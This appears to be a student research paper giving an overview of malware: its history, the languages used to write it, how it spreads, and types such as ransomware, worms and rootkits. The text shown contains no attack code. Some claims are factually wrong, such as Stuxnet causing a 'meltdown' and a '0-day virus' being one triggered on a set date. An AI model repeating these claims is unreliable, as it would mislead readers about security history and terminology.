

1. Preamble	1
2. What is Malware	3
2.1. Brief history. Examples of important malware	3
2.2. Programming languages	9
2.3. Propagation	12
2.4. Infection requirements	14
3. Types of malware according to their purposes	15
3.1. Viruses	15
3.2. Worms	16
3.3. Trojans	16
3.4. Ransomware	18
3.5. Fileless Malware	19
3.6. Wiperware	20
3.7. Grayware	20
3.7.1. Spyware	20
3.7.2. Adware	21
3.8. Rootkits	22
3.9. Cryptojacking	22
3.10. Rogue security software	22
3.11. RAM scraper	23
3.12. Crimeware	23
3.13. Bots	23
3.14. Less common malware: Unix, MacOS and Android	24
4. Prevention	26
5. Experimental part: Creation of a malware	27
5.1. First idea and planned features	28
5.2. Version 1 [Stable 1.2]	30
5.3. Version 2	33
5.4. Version 3 beta	37
6. Conclusion	43
7. Annex	44
8. Bibliography	45

1. Preamble

Information technology is not only present, but absolutely necessary in everyday's life. Computers, mobile phones, and IoT systems make our lives easier than ever before, as they offer an infinite variety of functions and possibilities. Due to that, since I was little, I have always been curious about the functioning of these devices.

Cybersecurity and hacking are a combination of this passion for IT with the use of problem-solving thinking to access or alter things which are out of reach for the average user. The day I learned that I knew that that was what I wanted to do.

When a program is created in order to harm, modify or alter a system's functioning, it is considered a form of hacking. I chose to study this subject in my research project because, apart from the relation it has with what I want to study, it is a good way to learn to exploit vulnerabilities and to expand my programming knowledge. Although it is not moral, and in some cases illegal, it is interesting to create something that can behave in a malicious way, whatever purpose it may have, precisely because it is incorrect and not anyone would do it.

Having said that, I will set some objectives for this paper:

- Explain what malware is, classify the different types existing and describe their functions.
- Determine the difficulty to design and create a malware which can really cause some kind of damage, and demonstrate that it is not more difficult than programming other kinds of applications, by coding one myself.
- Learn and improve my programming skills.

Due to the fact that I am not an expert programmer, I will prioritize the functionality of the malware over the quality of the code or the methods used to obtain those functions. However, I will always try to optimize the code and of course, do the best and simplest possible. Also, I will try to explain it as detailed as possible to make it more understandable.

This paper is set in two parts, theoretical and practical. In the first one, I will explain a bit of history, classify the types of malware according to their purposes, and of course describe their functions and riskiness, all in an unbiased way. Also, some forms of prevention will be exposed. From this point, having studied the behavioral patterns of every type of malware, the practical part will consist of my attempt to create a fully functional malware from the start, taking into account that my only previous knowledge is system management and basic Python programming, and hence determine the difficulty to do that.

With this paper, I will seek to learn more about malicious coding and how this type of software is produced and distributed, in order to increase my understanding of this security threat.

2. What is Malware

As the very term suggests, malwares, short for malicious softwares, are intrusive software intended to harm computers, networks and other associated devices by stealing information, corrupting files and threatening users' privacy. They spread mostly through networks and portable devices (less common at present), and transfer to devices without the knowledge of its owner.

Malware has always been a threat to computer security, and with the increase in the use of the Internet, its impact is becoming more severe because most of them are not easily detected.

Malware is often erroneously referred to as computer virus, so at this point of the paper it is important to clarify that these two concepts are not the same. The first one refers to any program or code that is created with the intent to do harm to a computer, network or server, while the second one is a type of malware.

2.1. Brief history. Examples of important malware

The history of malware in chronological order, from early concepts to most destructive malware of modern years.

Between 1971 and early 2000, malware was mostly relegated to mischief and attempts by virus authors to see if something they had created would work. During the late 1980s, malwares were simple boot sectors and file infectors spread via floppy disk. In the 1990s, macro viruses, which spread via email attachment and exploited Microsoft Office products proliferated due to the increased use of email. Some examples of specific malware are shown below:

- **“The creeper”, first Proof of Concept (POC)¹:** Developed by the engineer of BBN² Bob Thomas in 1971, “The Creeper” is considered the first computer

¹ A POC is a demonstration of the viability or functioning of a certain idea or concept.

² Raytheon BBN is an American research and development company which works on technological matters.

virus in history. It exhibited the behavior of a worm (see point 2.8), spreading via network protocol NCP through ARPANET³ computers and leaving a simple message.

- **“Elk cloner”, first Mac virus:** “Elk cloner” was developed in 1982 by a teenager and targeted Apple computers. This boot sector virus⁴ propagated when an infected disk was run, and on the fiftieth boot, it displayed a poem to the user.
- **“Brain”, the first PC virus:** In 1986 the brothers Amjad and Basit Farooq Alvi created a boot sector virus that showed a warning to individuals using a pirated copy of their medical software. The Internet was not of public access at the time, so the virus, “Brain”, spread via the copying of floppy disks until it became a global phenomenon.

It was not a destructive software, but it prevented the computer from booting and displayed a notification with the contact information of the brothers. They wanted affected individuals to call them to discuss how to obtain their software legally.

- **The Morris worm:** The Morris worm was created in 1988 by Robert Morris as a proof of concept, so it was not malicious. It exploited vulnerabilities in various programs and services and checked to see if an existing infection was present, behaviors that can still be observed on modern malware. Moreover, Morris programmed it for persistence⁵. However, as there was no way to stop the self-replication process, the worm caused high loads on

³ Before the internet existed, there was the Advanced Research Projects Agency Network (ARPANET), a project which in 1969 managed to connect remote computers. It also developed NCP, the first network transport layer to enable data to flow from one computer to another.

⁴ Boot sector virus is a malware that infects the computer storage sector where startup files are found. They execute malicious code during startup time, before many security layers are executed.

⁵ Persistence occurs when an attacker maintains long-term access to systems despite disruptions such as restarts or reboots.

devices, rendering them inoperable, and denials of service (DOS⁶) on networks.

- **“AIDS”, world’s first ransomware:** In 1989, the “AIDS” Trojan became the world's first ransomware. At the time the human AIDS virus⁷ was a relevant topic worldwide, so the “AIDS” trojan was sent via mail (physical mail, not email) to AIDS researchers via 20 000 infected floppy disks. On the ninetieth reboot of the system, “AIDS” encrypted the disk and displayed a demand of \$189 for a yearly lease.

The creator, Dr. Joseph Popp, claimed that he created the ransomware to donate the funds he collected to AIDS research.

- **“Michelangelo”:** In 1992, “Michelangelo” was the next virus to make a significant impact, it received a lot of attention from the mainstream media. It was a 0-day virus⁸ that rewrote some sectors of the hard drive with void data, erasing their original content.
- **The first phishing attacks:** Between 1994 and 1995, internet access was quite expensive, so new programs appeared. One of the most famous, “AOHell”, contained a random account creator that used randomly created credit card accounts to open an account for free for a month on AOL chatrooms.

At the same time, fake automated AOL instant message bots sent indiscriminate IMs to targets asking them to verify their account credentials. Then the users of “AOHell” sold them or used them to access the internet freely.

- Other malwares that had an impact were Jerusalem, CIH and Melissa.


⁶ In a Denial Of Service attack, the resources of a machine or network are made unavailable by flooding the targeted resource with superfluous requests in an attempt to overload systems

⁷ Known as VIH/SIDA

⁸ The code on a 0-day malware is executed only on a certain day, such as March 6th, in this case.

From the year 2000, the threat landscape has evolved from mischief to include profitable cybercrime and nation-state attacks. An increase in the use of exploit kits, programs used by cybercriminals to exploit system vulnerabilities, led to another increase in malware delivered online. Since 2007, when some ways to mass compromise websites eased distribution capabilities of malware, the number of attacks has grown exponentially. Socially engineered worms⁹ and spam proxies¹⁰ began to appear, as well as phishing¹¹ and other credit card scams.

- **First botnet¹²:** By 2000, the first botnet “EarthLink Spam” appeared. Its function was to send massive amounts of spam, about 1.25 million messages in total.
- **I LOVE YOU:** In 2000, the “I LOVE YOU” worm spread around the world at record speed, using a novel approach: it was sent as an attachment in an email, and when the victim opened it, the worm looked for Microsoft Outlook address book and send out emails impersonating the victim and replicating itself as an attachment. This simple method is still used in modern malware.
- **Blaster:** In 2003, “Blaster” targeted a remote procedure call (RPC¹³) vulnerability in 2003 operating systems to propagate worldwide. The worm’s goal was to prevent the computer from accessing updates, but luckily the author made a mistake directing “Blaster” to the wrong domain. Due to a buffer overflow¹⁴ bug, it also



Pic. 1. BSOD

⁹ Worms that are spread disguised as a tantalizing video or image file, or as desirable software in order to trick the user.

¹⁰ A proxy server is an intermediary server separating end users from the websites they browse.

¹¹ Phishing is a type of social engineering where an attacker sends a fraudulent message designed to trick a person into revealing sensitive information, like usernames or passwords.

¹² A botnet is a group of compromised computers under the command and control of an operator.

¹³ Software communication protocol that one program can use to request a service from a program located in another computer on a network, without knowing that it is remote.

¹⁴ Occurs when the volume of data exceeds the storage capacity of the memory buffer (memory storage regions that temporarily hold data while it is being transferred from one location to another). As a result, the program overwrites adjacent memory locations.

caused a denial of service (in the form of a BSOD¹⁵) that could not be recovered through reboot. This was the first global Denial of Service attack.

- **Mytob/Zotob:** In 2005, “MyDoom”'s variants “Mytob” and “Zotob” were incredibly prolific and disruptive, taking down the operations of more than a hundred organizations. They combined the functionality of a worm, a botnet and accesses through backdoors¹⁶. Mytob was one of the first malwares to specifically work against antiviruses.
- **CoolWebSearch and BayRob:** “CoolWebSearch” was the first malware to hijack search results from Google (browser hijacker, see point 2.13) and overlay them with those from the perpetrators. Similarly, “BayRob” captured real results from eBay searches and injected fake ones for people to purchase.
- **Stuxnet:** In 2010, “Stuxnet” was the first malware in history to target industrial critical infrastructures. In this case, it caused nuclear centrifuges to overspin, resulting in a meltdown.
- **Flame:** “Flame” was considered the most advanced malware ever found at the time of discovery, that is, 2012. It could spread through LANs¹⁷ like a worm, record and capture screenshots and audio, record Skype conversations and send and receive certain files through bluetooth.
- **Reveton:** “Reveton” (2011/2012) was the archetype of modern ransomware, it settled the look and feel that still remains to this day. It had a professional appearance, it displayed different lock screen templates based on the location of the victim. The lock screens simulated local law enforcement organizations.
- **CryptoLocker:** In 2013, “CryptoLocker” was the first ransomware to demand payment via Bitcoin.
- **Lazarus team:** The Lazarus team of hackers in 2013 attacked in South Korea the broadcaster SBS and banking institutions in the DarkSeoul attack.

¹⁵ Windows displays a Blue Screen of Death when the system runs into an error which may be solved after a system reboot, or may not be solvable

¹⁶ A way to access a computer system or encrypted data that bypasses the system's customary security mechanisms

¹⁷ Local Area Network is the network within a router, created by a switch.

Their malware, “Jokra”, overwrote devices’ Master Boot Record¹⁸, making the machines unable to start. The same group, in 2014, leaked confidential information about Sony Corporation.

- **Browser Locker and fake technical support scams:** Although technically not malware, these attacks mimic ransomware so the victim either pays the ransom or calls a fake support number created by the attackers. These attacks injected malicious JavaScript code on vulnerable legitimate websites. The script would then render the browser inoperable, frequently displaying warnings and demands in full-screen mode.
- **TeslaCrypt:** In 2015, “TeslaCrypt” became famous because, in the beginning, it infected game files, blocking maps and user profiles. However, evolved versions of TeslaCrypt were able to encrypt other files, such as PDF and Word.
- **The first IoT¹⁹ botnet:** “Mirai” was, in 2016, the first botnet to target IOT devices, primarily routers. It was mainly a DDOS²⁰ botnet, and managed to take down a massive segment of the internet, causing disruptions all over the world.
- **WannaCry, Petya/NotPetya:** “WannaCry”, “Petya” and their versions were some of the most devastating ransomware attacks in history in terms of loss volume. “Petya”(2016) spread via emails with malicious attachments. It infected the Master Boot Record (see 15) of machines, which blocked the entire operating system. “Petya” and its most important versions like “NotPetya” caused more than USD 10 billion in financial losses. “WannaCry”(2017) spread via email scams, or phishing, successfully infecting more than 200 thousand users and organizations and causing an approximate loss of \$4 billion.

¹⁸ The MBR is a boot sector category that provides information about the hard disk partitions and the OS so it can be loaded for the system boot. Without the MBR, the system is unable to start.

¹⁹ The Internet of Things is the network of physical objects that are embedded with sensors, software, and other technologies able to exchange data with other devices and systems over the internet.

²⁰ In a Distributed Denial Of Service attack, unlike in a DOS (see 6), the resources of a machine or network are made unavailable by flooding the targeted resource with superfluous requests sent from a large number of hosts, commonly “zombie” hosts of a botnet.

- **SamSam:** In 2018 “SamSam” gained prominence after infecting the city of Atlanta, the Colorado Department of Transportation and the Port of San Diego, in the U.S., abruptly stopping services. At the same time, two Iranian hackers were accused of using “SamSam” to attack more than 200 companies and public institutions, which caused an estimated loss of \$30 million.
- **Botnets to mine crypto:** XMRig is a miner application written to mine for Monero cryptocurrency and is not malicious. However, in 2018 cybercriminals began installing XMRig on compromised machines and collecting the data for their own benefit. A variant of this attack targeted Android devices mainly via malicious APKs²¹.
- **GandCrab: Ransomware as a service:** With the organization GandCrab, a new, more voluminous and violent wave of attacks occurred in 2019: they rented a ransomware with the same name for cybercriminals to use. They enlarged and perfected the business model known as Ransomware-as-a-Service (RaaS), allowing the authors to work assiduously to update the malware so that it could evade antivirus and other security defenses while getting others to perform the actual breaches. Thanks to this, “GandCrab” far eclipsed the success of competing ransomware affiliate programs.
- **CovidLock:** In 2020, during the lockdown due to Covid-19, “CovidLock” ransomware infected targets through malicious files claiming to offer information about the disease. This threat affected only Android devices.

2.2. Programming languages

Programming is an essential skill for people working in technological environments. A programming language consists of a set of instructions we can use to communicate with a computer and make it perform a specific task. It is mainly used to develop any kind of applications and websites. We can classify them according to their abstraction:


²¹ Android Package Kit (.apk) is the file format that Android uses to distribute and install apps.

- **Low-level languages:** their instructions have direct control over the hardware and therefore their function depends on the physical structure of the computers that support them. They provide little or no abstraction from a computer's instruction set architecture, so the processor can run low-level programs directly without the need of a compiler or interpreter. There are three types of languages, in order from lower to higher complicity:
 - **Binary code** is the most basic and forms part of all information systems. It's very easy to use, as it only needs two absolute values, 0 and 1.
 - **Machine language** is also formed of 0 and 1, and its function is to communicate the instructions directly to the computer.
 - **Assembly languages** are a bit more abstract, that is, human-understandable, so they need a tool such as an assembler to translate them into machine language.

Low-level languages have a simple and very adaptable code, with direct instructions that are easy to convert, and can run at high speed.

Programs written in low-level languages

tend to be relatively non-portable, because they are specific for the hardware.



```

C:\WINDOWS\system32\cmd.exe
C:\DOCUME~1\GAREN~1>debug
-a
1543:0100 jmp 115
1543:0102 db 'Hello world!$'
1543:010F
-a 115
1543:0115 mov ah, 09
1543:0117 mov dx, 102
1543:011A int 21
1543:011C int 20
1543:011E
-h 11E 100
021E 001E
-r cx
CX 0000
:1E
-n hello.com
-w
Skriver 0001E byte
-q
C:\DOCUME~1\GAREN~1>hello
Hello world!

```

Pic.2. Assembly code

- **High-level languages:** they have strong abstraction from the details of the computer, so the programs are more or less independent of a particular type of computer. They may use natural language elements, making the process of developing a program simpler and more understandable. When code is written in a high-level language an interpreter or compiler has



```
print("Hello, World")
```

Pic3. Python code



```

#include <stdio.h>

int main(){
    printf("Hello World");
    return 0;
}

```

Pic. 4. C code

to translate it into low-level code so the computer can understand. Some examples of high-level languages are C, C# and C++, Python, Java and JavaScript, HTML, Fortran, Pascal, Go, Ruby, Swift, Perl, PowerShell, Golang and Cobol. We can also classify high-level languages according to the way they are executed:

- **Compiled:** they are converted directly into machine code that the processor can execute. They tend to be faster and more efficient to execute, and give more control over hardware aspects like CPU usage or memory management. Compiled languages' code needs to be built before execution, and rebuilt every time a change is made.
- **Interpreted:** Interpreters, programs that translate the code to machine language, run through a program line by line and execute each command.

Nowadays, most programming languages have both compiled and interpreted implementations – the language itself is not necessarily compiled or interpreted.

When it comes to malware, most of it is written in either C or C++ or some other compiled language, although many times it depends on what platform the attacker is willing to target.

Assembly is the lowest-level language humans can read, and so, it can control more details on how the malware/program works.

C, being a very powerful and general-purpose programming language, is the main candidate when it comes to programming malware. Some reasons for this is that it has many windows-based libraries that efficiently control the computer's functionality, and its memory management is highly efficient. Moreover, it can be used to write all sorts of malware for different computing environments.

Python is also a popular language among malware programmers due to its easy syntax and the fact that it has several libraries that make designing security and offensive tools very easy, such as Nmap, regex, boto3, socket, and scrapy.

Java, JavaScript and Actionscript are often used in web-based attacks, to create computer exploits²² (usually to perform SQL injection attacks²³ and/or cross-site scripting²⁴).

When they target mobile devices, hackers also lean towards Java, because many Android mobile apps are written in it.

When it comes to more specific Windows malware, **Visual Basic for Applications (VBA)**, the language used to create Microsoft macros, can create malware that will run whenever someone downloads a Microsoft attachment and enables macros

According to a recent report published by BlackBerry's Research & Intelligence division²⁵, malware authors are turning to new programming languages - **Go, DLang, Nim and Rust** - as effective methods to hide their malicious code from security tools. To put it simple, they wrap a malware on a dropper²⁶ written in one of these less common languages so the security software is unable to understand it. Then when the dropper is executed, the real malware infects the computer.

2.3. Propagation

Just as in the past malware spread mainly via floppy disks, modern malware distribution is based on the internet. Still, it needs an attack vector, most of the times an interaction with the user, to establish its presence on an endpoint.

²² An exploit is a piece of software that takes advantage of a vulnerability in an operating system, application or any other software code to cause unintended behavior, which might include giving control of the computer to the attacker or allowing privilege escalation..

²³ Web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database, that is, allowing him to view or modify data that he should not be able to retrieve.

²⁴ XSS is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.

²⁵ The BlackBerry Research & Intelligence Team. (2021, July 26). *Old dogs new tricks: Attackers adopt exotic programming languages*. BlackBerry Blog. Retrieved December 7, 2022, from <<https://blogs.blackberry.com/en/2021/07/old-dogs-new-tricks-attackers-adopt-exotic-programming-languages>>

²⁶ A dropper is a kind of trojan that has been designed to install other malware to a computer. The malware contained within the dropper can avoid detection by virus scanners.

By far the most common method to spread malware is through **phishing emails**. These use **social engineering**, which is the oldest and still most effective method, to trick users into clicking on links or downloading files that contain malicious code.

Malvertising is also a common source of malware infections. This method consists of criminally controlled advertisements within Internet connected programs (usually web browsers) that look like legitimate online advertising, which are used to install malware and other threats with little to no user interaction required. There are two methods to infect a computer.

The first one presents a provocative bait that scares or tempts the user into clicking the ad, such as a warning or a prize alert.

The second one, known as **drive-by download**, is even more dangerous: the infected ad uses an invisible web page element so just loading the web page that hosts it redirects the user to an exploit page.

In both methods then a tiny piece of code is downloaded. It sends a sort of an acknowledgement message to a Command and Control²⁷ server, which scans the computer and sends adequate malware to install according to the operating system and hardware specifications.

Social network spam is a relatively new approach for cybercriminals. This is, photos or videos shared on a social media site that, when clicked, take the user to a fake page that may mimic a real one such as YouTube or Instagram then requests the user to log in with their account or to download and install some kind of plugin (video player, image viewer...) that hides some malicious code.

Remote Desktop Protocol (RDP) is a connection protocol that enables a user to connect to another computer over a network connection. If not configured, it remains open or locked with a default password. A cybercriminal may use this backdoor to install malware.

²⁷ A C2 server is the one that cybercriminals use to issue commands to control malware and bots of a botnet.

While most malware nowadays has to be directly downloaded and run to infect a machine, there is still another class: the **network-based**. This kind of malware attempts to exploit any network-based vulnerabilities on a machine. If successful, it uses the machine's network connection to probe for other machines on the network, so that it can spread and replicate itself freely inside the LAN.

And if that was not enough, if the propagation failed, it could also corrupt other devices' disks thanks to mapped drives²⁸, or even removable media like USB.

2.4. Infection requirements

Each malware is made to run on certain versions of a specific operating system. For example, a Windows 10 malware will not be able to infect a Linux, macOS, or even Windows XP machine. Just as a Windows 10 machine will not run a Linux or macOS program.

This is because every operating system has its own API (Application Programming Interface), a huge set of functions to let programs perform common tasks, such as connect to a network or play a sound. Thanks to this standardization, the operating system is able to provide a simple way for all the programs to perform these actions, so they do not have to provide the specific instructions themselves, resulting in light-weight software.

In conclusion, for a malware to be able to run on a defined operating system, it has to be written according to that system's API. Else, it will become innocuous. Also, if the OS's antivirus software detects the malware, it will delete it immediately so the infection will not happen either.

²⁸ A mapped drive is a shortcut to a drive that is physically located on a different computer. They can be used to reach resources on different computers on a local network, as well as files on a website or server.

3. Types of malware according to their purposes

Although most of the real world malwares are hybrid, that is, a mix of two or more of the following types, this classification according to their purpose is useful to establish all the primary functions a malware can accomplish.

None of these terms are exclusive, meaning that, for example, a computer virus can be a trojan if the file containing it is delivered by a trojan.

3.1. Viruses

A computer virus is a fragment of code embedded in a legitimate program that can replicate and spread to other programs after a person first runs it on their system. It can wreak serious damage on a machine by modifying or destroying essential files, which may cause system crashes, program malfunctions and data loss. Virus cannot be controlled remotely. The major categories for viruses are:

- **Boot sector Virus:** Infects the computer storage sector where startup files are found. It executes malicious code during startup time, before many security layers are launched, rendering the machine unusable.
- **Web Scripting Virus:** Older browsers may have vulnerabilities which allow an attacker to run code on the local device, altering the functioning and settings of the browser and ultimately spreading to other applications.
- **Browser hijacker:** It can change the settings on a browser, just as bookmarks and search preferences. It is used to redirect the user to malicious sites
- **Resident Virus:** Stays dormant until a specific payload is delivered.
- **Direct Action Virus:** Is attached to an executable file, and will only spread when the file is executed.
- **File Infector Virus:** Malicious code is injected into critical files that run the operating system, so when the system boots, the virus is activated.
- **Polymorphic Virus:** It changes its signature (pattern of bytes in its code that identify it) every time it is installed to avoid detection.

- **Encrypted Virus:** In order to avoid detection, the virus remains encrypted until it is executed.

Some examples of computer viruses are Elk cloner, Brain, BHP, MacMag, 1260, Shamoon, Michelangelo, Melissa and Jerusalem.

3.2. Worms

A worm is a malicious program that can propagate or replicate itself from one computer to another without human interaction after having accessed a machine, usually, through a network or a LAN. Unlike viruses, worms do not modify any program files and can be controlled remotely. A worm can perform different actions, such as drop other, more harmful malware, delete certain files or steal data, open a backdoor, deplete hard drive space by writing null or random data or by creating too many copies of itself, or overload networks.

Many worms are designed only to spread, and do not modify the systems they pass through. However, even these can cause disruption by increasing network traffic and consuming bandwidth, and thus slowing down Internet connection for users.

Some famous computer worms are the Morris worm, Blaster, MyDoom, Code Red, Beagle, Conficker, ILOVEYOU, Ryuk, SQL Slammer and Stuxnet.

3.3. Trojans

A trojan is any malware that seeks to mislead the user of its true intent. To put it simple, it disguises itself as a legitimate program, so the user downloads and executes it. It is generally spread by some form of social engineering, such as email attachments or fake advertising.

A trojan is a delivery strategy that cybercriminals use to distribute any kind of threats, from adware to ransomware, although many modern ones simply act as a backdoor for a cybercriminal to control the machine or capture sensitive information like usernames and passwords.

Some of the most common types of trojans are:

- **Downloader Trojan (dropper):** downloads and deploys other malicious code, such as rootkits, ransomware or keyloggers.
- **Backdoor Trojan:** creates remote access to the system, allowing cybercriminals to control the device, collect sensitive data or install other malware.
- **Spyware:** Spyware is sometimes considered a type of trojan because it is disguised as useful software. It observes user's activities, collecting sensitive data like account credentials or banking details.
- **Rootkit Trojan:** aims to acquire root-level or administrative access to a machine.
- **Zombifying Trojan:** takes control of the computer to make it a slave in a network under a hacker's control (botnet), and use that net for malicious purposes such as DDOS attacks.

Zeus and Emotet are the most infamous trojans of the last few years.

Viruses, worms and trojans are frequently confused, so the table below may help clarify the differences and similarities among them:

	Virus	Worm	Trojan
Consists of	Piece of code embedded in a legitimate program.	Programs that propagate without human interaction.	Malware that disguises itself as legitimate software.
Self-replication	Yes (to other files on a system)	Yes (to other systems on a network)	No
Can be remotely controlled	No	Yes	Yes
Spreading Rate	Moderate	Fast	Rather slow
Main purpose	Alter the functioning of a system or the data on it.	Cause slowdown on network connections or system processes (eat system's resources)	Deliver other malware, create backdoors or steal sensitive data.

Execution	When the executable file that contains it is run.	Via weaknesses on a system (when the infection is successful)	When it is run.
-----------	---	---	-----------------

3.4. Ransomware

Ransomware is a type of malware that threatens to publish or block access to the victim's personal data on a computer system unless a ransom is paid. There are two main types of ransomware, screen lockers and encryptors. The first ones are simpler, they block access to the system using a lock screen, claiming that the system has been encrypted when in fact, no file has been damaged. The second ones are more dangerous, because they do encrypt data on a machine, making it inaccessible without the description key.

The bulk of files is encrypted with symmetric encryption. This method uses a key which is a random sequence with a length of between 128 and 256 bits. Knowing that every bit may have two values, either 1 or 0, we can generate between 2^{128} and 2^{256} different keys, so it is nearly impossible to recover the encrypted files without the original key.

Then in more advanced ransomware, this symmetric key is asymmetrically encrypted with a public key, so even if the user finds it in the ransomware's code, he will not be able to decrypt the files. The corresponding private key is owned by the attacker, so when the ransom is paid, he sends it to the victim to decrypt the symmetric key, and so the files.

Ransomware is the top variety of malicious software, found in 70% of cases where malware was identified²⁹. It menaces all the statement of the CIA triad model³⁰,

²⁹ Verizon. (2022). *DBIR report 2022 - Results and analysis*. Verizon Business. Retrieved December 8, 2022, from <<https://www.verizon.com/business/resources/reports/dbir/2022/results-and-analysis-intro/>>

³⁰ The CIA triad model is designed to guide policies for information security within an organization.

Confidentiality, Integrity and Availability, which also makes it one of the most dangerous types.

One of the largest and most serious ransomware attacks took place in 2017 and was called **WannaCry**. Between 230,000 and 300,000 victims from roughly 150 countries were asked to pay a ransom in Bitcoin, resulting in a financial loss of more than \$4 billion. Other ransomwares that had a significant impact were Locky, BadRabbit, Ryuk, CryptoLocker, Petya and NotPetya, GoldenEye, GandCrab and BOrOnt0k.

3.5. Fileless Malware

Unlike traditional malware, which relies on a file being written to a disk, fileless malware is designed to work in volatile system areas such as the system registry, in-memory processes and service areas, so its existence on the system lasts only until the process is terminated or the system is rebooted. It can also hide its code inside existing benign files, trusted applications like PowerShell or Windows Script or invisible registry keys, which thanks to the trust model used by security applications to not monitor whitelisted programs, allows it to go unnoticed. It can also exist on a hard disk other than the one from the affected computer.

Fileless attacks are much more effective than regular attacks because they are often undetectable by most security solutions and forensic analysis.

In essence, fileless malware can do anything that “regular” malware can do, but for practical reasons, there is often a limitation in the amount of fileless malicious code that can remain in volatile memory. Due to that, for more complex programs like ransomware, the fileless malware might act as a dropper. However, some of its most common functions are the harvest of credentials with the purpose of privilege escalation, creation of backdoors, data (such as network credentials/configuration) exfiltration or to act as a dropper.

3.6. Wiperware

Wiperware is maybe the most destructive form of malware. Its sole purpose is not to steal money or sell information to cybercriminals but rather to cause damage by erasing the hard drive of the computer it infects, that is, deleting all data and programs.

The reason behind these attacks, as opposed to the ones that seek for money or attention, may be either political, as a protest, or simply cover the tracks of a separate data theft.

Some examples of this practice are Shamoon, Meteor, NotPetya, ZeroCleare and WhisperGate.

3.7. Grayware

Grayware is not exactly a type of malware: it is not necessarily harmful but is often unpleasant or irritating, so if its effects are detrimental enough it is classified as one. It is also classified as a Potentially Unwanted Program³¹ that manage to get into a system through the download of other programs. Grayware is an intrusive application which causes disruptions to the machine, but it can even be entirely legal in certain scenarios.

The most common types of grayware are:

3.7.1. Spyware

Spyware is one of the most common forms of malware or malicious behavior thanks to its apparently harmless and discrete functioning. Its purpose is to monitor and capture personal and sensitive data from the device and user, and send or sell it to third parties, such as advertisers or cybercriminals, without their consent. This information (internet usage, credit card, and bank account details, or user credentials) can then be used for advertising purposes (to show more relevant ads), which would be the least intrusive form, or sold to criminal groups as potential

³¹ PUPs are programs that are regarded as undesirable despite being frequently downloaded.

targets for zombifying trojans and other types of malware, or identity thefts. Websites may also engage in spyware behaviors like web tracking.

- **Adware:** it can be a type of spyware when it not only displays an awful amount of ads and malicious pop-ups, but also monitors user's activity to show more relevant ones.
- **Infostealer:** collects specific information from devices, such as usernames and passwords, email addresses, browser history and webpages' login information.
- **Keylogger:** generally a trojan, collects all of the information that the user types into their device's keyboard and stores it in an encrypted file.
- **Tracking cookies:** dropped onto a device by a website and then used to follow the user's online activity.

Spyware is not considered a malware when it is related to marketing and advertisements, despite acting without the user's consent and knowledge. In any case, it violates user privacy and may endanger device's security and integrity.

Pegasus, GhostRat, CoolWebSearch and Gator are some real life examples.

3.7.2. Adware

Adware is unwanted software designed to display advertisements in the form of pop-ups, banners, and videos within an application, operating system or most commonly a web browser.

Adware has the purpose of generating revenue for its developer. It usually does not cause any damage on the system, it only represents a nuisance for the users.

However, as mentioned in the previous section, when adware also has the function of collecting data such as browser history or location and displays ads based on those, it can be considered a type of spyware.

Fireball, Filetour and Deskad are the most influential adware of the last few years.

3.8. Rootkits

Rootkits are collections of malware, usually trojans, designed to enable access to a target device and control an area of the software that is not accessible for a normal user. In other words, they give to an attacker the highest privileges in a system (root access). They are able to conceal their presence while remaining active.

3.9. Cryptojacking

Cryptojacking is a form of malware that hides on a computer and uses the machine's computing power to generate cryptocurrencies, forms of digital money that exist only in the online world, primarily Monero or Zcash. It is designed to remain completely hidden from the user.

The primary impact of cryptojacking is performance-related, it does not threaten user's data integrity nor expects the user to pay a ransom, instead it can lead to slowdowns and crashing due to the overexertion of computer resources. Nevertheless, it can increase costs for the individuals affected because as it uses high levels of computer power, it requires a lot of electricity.

3.10. Rogue security software

Rogueware is a malware, usually a kind of trojan, that relies on social engineering to deceive users into believing their computer is afflicted with a virus. Sometimes its objective is only to scare the victim (In that case, it is also called scareware). However, most of the times, it attempts to induce the user to pay to download a phony anti-malware software or a malware eradication service, which installs other, more dangerous malware.

An early example that gained infamy was SpySheriff and its clones.

3.11. RAM scraper

A RAM scraper attack is the intrusion into a retail sales terminal's RAM³² to collect consumers' credit card sensitive information. RAM scraper malware scans the memory of digital devices to collect that information (credit card numbers and personal identification numbers, PIN) and sends it to the attacker for the purpose of exploitation.

3.12. Crimeware

Crimeware is any computer program or malware designed for the express purpose of conducting criminal activities online. Crimeware programs are meant to automate the theft of information, allowing the thief to gain access to a person's financial accounts online. This can be accomplished by redirecting the web browser to malicious sites that mimic legitimate ones, controlled by the thief, where the user is asked to enter their login credentials (phishing), or sites infected with network-based malware. This kind of malware can also enable remote access of applications, allowing criminals to break into their private networks, or steal passwords stored on system's cache³³. The most sophisticated ones will even install other malware such as keyloggers to gather even more data.

A crimeware attack that is targeted to a specific enterprise or organization is called a targeted threat.

3.13. Bots

Bots are automated pieces of software that perform some kind of defined, repetitive action. A malicious bot, however, is the one that when installed in a computer, can be automated or commanded remotely by an attacker to gain full control over the device. As the purpose of the bot is to perform its function for as long as possible while avoiding detection, most of the times the user does not even realize that their

³² Random Access Memory is a computer's short-term memory, where the data that the processor is currently using is stored.

³³ Cache is a storage location used to temporarily store data used by servers, apps, and browsers to speed load times. Cache would allow a browser to load certain resources without downloading them from the server every time it accesses the page, so it would load faster.

computer is being manipulated. Because of this, a computer infected by a bot is referred to as a zombie.

